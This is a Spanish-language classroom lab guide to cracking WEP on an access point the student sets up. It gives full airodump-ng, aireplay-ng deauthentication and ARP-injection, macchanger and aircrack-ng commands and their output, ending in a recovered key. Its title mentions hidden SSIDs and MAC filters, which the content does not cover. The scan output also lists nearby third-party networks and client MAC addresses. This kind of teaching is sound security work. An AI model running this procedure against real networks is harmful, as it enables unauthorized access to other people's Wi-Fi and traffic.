Guía 3. Identificando SSID ocultos y Evadiendo filtros MAC del AP


Índice de contenido

Ataque III – Descifrando claves WEP

Fase I - Configurar escenario

Paso 1 - ingrese a la página de administración del AP

Para este ejercicio la dirección IP de AP es 192.168.0.1, note que cada AP tiene diferentes pantallas de configuración.



Paso 2 - Desactive el WPS


En el AP que se está utilizando en esta práctica es necesario desactivar el WPS (omítalo si no tiene WPS)

2.1 Advanced / WI-FI Protected Setup

2.2 Desactive WPS (En algunos AP no existe la función WPS)

2.3 Guarde los cambios

2.4 Reinicie el AP



Paso 3 - Configure el WEP

3.1 Ingrese a Setup / Wireless settings


3.2 Dé un clic al botón Manual Wireless Network Setup

3.3 Seleccione WEP en Security Mode

3.4 Defina los parámetros WEP

```
WEP Key Length = 128 bit (26 dígitos hexadecimales)
Clave = 10110210310410510610710 8bb
Authenticartion = Shared Key
```

Nota: Además Verifique el canal que utilizará y el nombre para la red WIFI (ssid)



3.5 Dé un clic en el botón guardar

3.6 Reinicie el AP


Paso 4 - Conecte un cliente para probar configuración WEP

El cliente puede ser un equipo con Windows o un Linux, para este caso se utilizó un cliente Ubuntu 10.04

Use el asistente de conexión y defina la contraseña

4.1 Clic derecho en NetworkManager / editar conexiones

4.2 Seleccione inalámbrico



4.3 Dé un click botón añadir


4.4 Defina las siguientes opciones en la ficha inalámbrico.

Nombre conexión: cuchillac_wep

SSID = cuchillac


Modo = infraestructura

Disponible para todos los usuarios = OK




4.5 Defina las opciones para la ficha Seguridad inalámbrica

Seguridad = WEP 40/128-bit key
Clave = 1011021031041051061071086b
Índice WEP = 1
Autenticación = Clave compartida



4.6 Defina las opciones para la ficha Seguridad inalámbrica

Método = Automático DHCP



4.7 Dé un clic en aplicar

4.8 Defina los permisos del usuario con privilegios

4.9 Dé un clic en el botón NetworkManager

Escoja la red cuchillac
Verifique que se haya asociado al AP

4.10 Navegue en Internet para probar la conexión

Fase II – Desarrollo del ataque

Para facilitar el desarrollo de este ataque se utilizarán 5 consolas en el BT o Kali

Paso 1 – Configurar las opciones de la tarjeta wlan0

Pasos para configurar la MAC

En consola 1

Utilizaremos la dirección 00:11:22:aa:aa:aa para las pruebas de monitoreo, sin embargo este paso es opcional

1.1 Detenga la wlan0 para (opcional)

```
root@bt:~# ifconfig wlan0 down
```

1.2 Asigne una MAC ficticia para las pruebas (opcional)

```
root@bt:~# macchanger --mac 00:11:22:aa:aa:aa wlan0
Current MAC: 00:24:2b:06:8c:15 (unknown)
Faked MAC:   00:11:22:aa:aa:aa (Cimsys Inc)
```

1.3 Active la tarjeta wlan0 (opcional)

```
root@bt:~# ifconfig wlan0 up
```

1.4 Cree el objeto monitor para la wlan0

```
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID   Name
2595  dhclient3
2652  dhclient3

Process with PID 2652 (dhclient3) is running on interface wlan0
Interface  Chipset          Driver
wlan0      Atheros AR2425   ath5k - [phy0]
                    (monitor mode enabled on mon0)
```

1.5 Verifique que se haya creado el monitor mon0

```
root@bt:~# iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11bg  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

```
wlan0     IEEE 802.11bg  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
eth0      no wireless extensions.
```

Paso 2 – Obtener información de las redes Wi-Fi

Utilice la consola 2

2.1 Digite el siguiente comando:
`root@bt:~# airodump-ng mon0`

```
CH 11 ][ Elapsed: 24 s ][ 2013-05-31 13:02
 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

02:2F:DF:E2:2D:DE   -1        62        0    0  10  11   OPN                HPC793C9
B8:A3:86:66:0E:87  -37        63        3    0   6  54e. WEP  WEP          cuchillac
00:14:06:15:69:A1  -60        54       33    0   4  54e. WPA2 CCMP   PSK
empresarial
00:14:06:15:69:A0  -62        59        0    0   4  54e. WPA  TKIP   PSK  <length:
0>
00:1A:DD:B8:E5:45  -78        60        3    0  11  54e. WPA2 CCMP   PSK  ICTI
00:11:F5:4D:6D:11  -83        19       14    0   1  54   WEP  WEP          Turbo
6C:50:4D:C0:48:88  -87        26        5    0  11  54   WPA2 CCMP   PSK  e-go
00:14:06:15:3C:F0  -87        16        0    0   1  54e. WPA  TKIP   PSK  <length:
0>
00:24:01:42:2D:A7  -88        39        4    0  11  54 . WEP  WEP          OSUNA
00:14:06:14:45:90  -92        14        0    0   1  54e. WPA  TKIP   PSK  <length:
0>
00:1D:CE:32:5D:DD  -96         8        0    0  11  54   OPN                arris54g
00:24:17:8D:14:AD  -99         3        0    0   1  54   WEP  WEP          TURBONETT

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
(not associated)   00:37:6D:C9:BB:5C  -61    0 - 1      6         8  empresarial
(not associated)   00:13:46:70:08:F8  -90    0 - 1      0         1
(not associated)   0C:77:1A:0F:B9:8D  -94    0 - 1      0         4
(not associated)   40:6A:AB:AC:F8:44  -99    0 - 2      0         1
TURBONETT_7FC39A
 00:25:00:FF:94:73  AE:E1:28:49:0B:C9  -97    0 - 6     38        20
 02:2F:DF:E2:2D:DE  1C:C1:DE:C7:93:C9  -79    0 - 1     35        71
 00:14:06:15:69:A1  2C:A8:35:2C:46:90   -1    1 - 0      0        15
 00:14:06:15:69:A1  68:A3:C4:44:C2:93   -1   48e- 0      0        18
 00:14:06:15:69:A1  70:DE:E2:73:1F:BB   -1    1 - 0      0        15
```

2.2 Detenga la consulta con Ctl + C
Copie la dirección MAC del BSSID (para nuestro caso cuchillac)

Paso 3 – Captura de paquetes entre AP y cliente en archivo

Utilice la consola 3 (No apague este proceso)

En donde:
--bssid = es la MAC del SSID
--channel 6 = el canal de nuestro AP
--write capturaWEP = el archivo donde se guardarán las capturas
mon0 = defina el monitor que se utilizará

```
root@bt:~# airodump-ng --bssid B8:A3:86:66:0E:87 --channel 6 --write capturaWEP
mon0
```

```
 CH  6 ][ Elapsed: 56 s ][ 2013-05-31 13:05
 BSSID              PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
 B8:A3:86:66:0E:87  -31 100    546      93    0   6  54e. WEP   WEP        cuchillac

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
 B8:A3:86:66:0E:87  00:19:5B:8E:20:C3  -52   54e-36e     0        88  cuchillac
```

Paso 4 – Esperar a que se produzcan asociaciones de los clientes

Opción 1 - detenga el cliente Windows o Linux y vuelva a conectarse
Esto simularía que esperamos a que un nuevo cliente se conecte para capturar los datos.

Opción 2 - Envíe tramas de deauthentication
Para forzar que los clientes WIFI se desconecten y reconecten nuevamente.

En la consola 1

```
root@bt:~# aireplay-ng -0 5 -a B8:A3:86:66:0E:87 mon0
```

En donde:
-0 opción para ataque de deauthenticarion
5 cantidad de paquetes que se enviarán
-a dirección MAC del AP

Regrese a la consola 3 (no detenga el proceso)
Verifique que aparezca SKA

```
CH  6 ][Elapsed: 2 mins][ 2013-05-31 13:09 ][ 140 bytes keystream:
B8:A3:86:66:0E:87
BSSID              PWR RXQ  Beacons  #Data, #/s CH  MB   ENC CIPHER AUTH ESSID
B8:A3:86:66:0E:87  -32 100   1350     574    2   6  54e. WEP  WEP    SKA  cuchillac

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
B8:A3:86:66:0E:87  00:19:5B:8E:20:C3  -53   54e-36e     0      635  cuchillac
```

Debido a que sólo se capturaron 574 datos vamos a inyectar tramas arp.
Otra forma de generar datos en la red es que los clientes conectados naveguen

Paso 5 – Inyección de tráfico si es necesario (opcional)

Abra la consola 4 y digite

Dónde:
-3 = inyecta tráfico
-b = dirección MAC del SSID
-h = dirección MAC del cliente conectado (ver consola 3)
mon0 = tarjeta en modo monitor

```
root@bt:~# aireplay-ng -3 -b B8:A3:86:66:0E:87 -h 00:19:5B:8E:20:C3 mon0
```

Paso 6 – Desencriptación de la contraseña.

Abra una quinta consola

6.1 Verifique que se están creado los archivos de captura

```
root@bt:~# ls
capturaWEP-01-B8-A3-86-66-0E-87.xor  capturaWEP-01.kismet.netxml
replay_arp-0531-132706.cap           replay_arp-0531-141524.cap
capturaWEP-01.cap                    replay_arp-0531-133234.cap
capturaWEP-01.csv                    replay_arp-0531-131440.cap
replay_arp-0531-134408.cap           capturaWEP-01.kismet.csv
replay_arp-0531-132523.cap           replay_arp-0531-135722.cap
```

6.2 Digite el comando para desencriptar

```
root@bt:~# aircrack-ng capturaWEP-01.cap
```

Si no es suficiente la cantidad de tramas con paquetes que se necesita aparecerá una pantalla similar a la siguiente:

```
                    Aircrack-ng 1.1 r2076
            [00:00:20] Tested 163918 keys (got 413 IVs)

   KB    depth   byte(vote)
    0  121/122   F8( 512) 00( 256) 02( 256) 04( 256) 05( 256) 07( 256)
    1    2/  5   73(1536) 27(1280) 2B(1280) 61(1280) 7C(1280) 07(1024)
    2   18/  2   F0(1024) 01( 768) 02( 768) 0A( 768) 0C( 768) 11( 768)
    3   18/  3   FC(1024) 05( 768) 15( 768) 17( 768) 1D( 768) 1E( 768)
    4    5/  6   D8(1280) 10(1024) 13(1024) 14(1024) 1D(1024) 50(1024)

Failed. Next try with 5000 IVs.
```

Para obtener más tramas de datos es de esperar a que los clientes naveguen o esperar a que la inyección logre crear una cantidad considerable de paquetes. Con 10,000 ó 15,000 paquetes de datos será más rápido obtener la contraseña.

Si la cantidad de paquetes es suficiente aparecerá

```
                        Aircrack-ng 1.1 r2076
                   [00:00:00] Tested 881 keys (got 65648 IVs)
   KB    depth   byte(vote)
0  0/13  10(81664) 65(78592) 89(78080) AD(76800) 43(75264) BE(74496) EA(74240) 2E(73472)
C5(73472)
1  0/1   EA(104704) 9A(77312) D6(76800) 76(76032) 2D(73728) 9E(73728) FB(73728) 29(73472)
60(73216)
2  0/2   23(89088) 91(76288) 84(76032) B3(76032) 8B(75008) 75(74752) 35(74496) 5E(74496)
2A(74240)
3  0/1   05(89600) C8(77312) C0(75520) B9(74752) A4(74240) 1C(73728) 37(73728) 8D(73728)
4F(73472)
4  16/4  CC(71680) 82(71424) 9C(71424) 0F(71168) 46(71168) 5E(71168) BB(71168) 16(70912)
55(70656)

             KEY FOUND! [ 10:11:02:10:31:04:10:51:06:10:71:08:BB ]
     Decrypted correctly: 100%
```

6.3 Detenga las consolas 3 y 4

Resumen pasos contraseña WEP

Paso 1 - configure las opciones para la tarjeta wlan0
Digitar en consola 1

```
1  exit
2  ifconfig
3  ifconfig wlan0 down
4  macchanger --mac 00:11:22:aa:aa:aa wlan0
5  ifconfig wlan0 up
6  airmon-ng start wlan0
7  iwconfig
```

Paso 2 - obtenga la información de las redes WIFI
Digitar en consola 2

```
1  airodump-ng mon0
```

Detenga el proceso cuando haya capturado la información necesaria

Paso 3 - Capture la información de los paquetes en un archivo
Digitar en consola 3

```
1  root@bt:~# airodump-ng --bssid B8:A3:86:66:0E:87 --channel 6 --write
capturaWEP mon
```

No cierre el proceso

Paso 4 - Esperar a que se produzcan asociaciones de los clientes
Opción 1 – espere a que un cliente se conecte.

Opción 2 – envíe tramas de deauthentication a los clientes asociados
Digitar en consola 1

```
1  aireplay-ng -0 5 -a B8:A3:86:66:0E:87 mon0
```

Paso 5 - Inyecte tráfico si es necesario
Si la cantidad de paquetes en la consola 3 es muy baja inyecte tramas arp
Digite en consola 4

```
1  aireplay-ng -3 -b B8:A3:86:66:0E:87 -h 00:19:5B:8E:20:C3 mon0
```

No cierre el proceso

Paso 6 – Desencripte el archivo
Si posee una gran cantidad de paquetes de datos (>10,000)
Digite en consola 5

```
1  ls capturaWEP*
2  aircrack-ng capturaWEP-01.cap
```